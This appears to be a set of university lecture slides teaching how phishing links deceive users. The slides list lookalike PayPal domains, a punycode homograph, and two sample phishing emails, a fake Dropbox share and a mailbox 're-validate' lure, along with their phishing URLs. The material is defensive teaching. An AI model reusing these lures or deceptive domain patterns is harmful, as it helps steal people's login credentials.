
None of these go to Paypal

- paypal.com.login-myaccount.policy.country
- paypal.com.updates-information-accounts.ga
- paypal.com.account.update.amquipac.org
- paypal.com.login.summary-limited-account.gq
- paypal.com-websecure.limited
- paypal.com.resolution-ticket.tk
- www.update-paypal-informations-account.ga

None of these go to Paypal

- [paypal.com](#).login-myaccount.policy.country
- [paypal.com](#).updates-information-accounts.ga
- [paypal.com](#).account.update.amquipac.org
- [paypal.com](#).login.summary-limited-account.gq
- [paypal.com](#)-websecure.limited
- [paypal.com](#).resolution-ticket.tk
- [www.update-paypal](#)-informations-account.ga

Only 8% could reliably differentiate between mobile.facebook.com and facebook.mobile.com



Threat: Malicious Actors

Use sneaky looking links to trick users that a link is safe when it is not.

From John Doe <jdoe@sms.ed.ac.uk>

Subject **shared document**

11/05/18 06:59

To Undisclosed recipients;; ☆



To protect your privacy, Thunderbird has blocked remote content in this message.

[Preferences](#)



John Doe (jdoe@sms.ed.ac.uk) have shared a secured file with you. Kindly sign with your E-mail to view the Shared folder.

[View The Shared File Here](#)




© 2018 Dropbox

The University of Edinburgh is a charitable body, registered in Scotland, with registration number SC005336.




<http://card-rd.ga/chop/office/office/index.html>

Use sneaky looking links to trick users that a link is safe when it is not.



Use sneaky looking links to trick users that a link is safe when it is not.




Punycode

- UTF16 characters like Cyrillic (Russian) are used instead of ASCII characters
 - xn--8oak6aa92e.com
- The local browser translates the punycode for these characters into human-friendly version
 - apple.com

GET String

- A URL can contain extra information
- Attackers use them to remind themselves about their target



WEBSITE

horde roundcube SquirrelMail

Dear kvaniea,

Your account lost IMAP/POP3 coverage:

📧 kvaniea@inf.ed.ac.uk

Kindly use the "Re-validate" button below to fix.

Note: Failure to carry out the below exercise would lead to mail delivery problems or termination of account.


RE-VALIDATE

<https://tinyurl.com/pmyt5j9e#kvaniea@inf.ed.ac.uk>

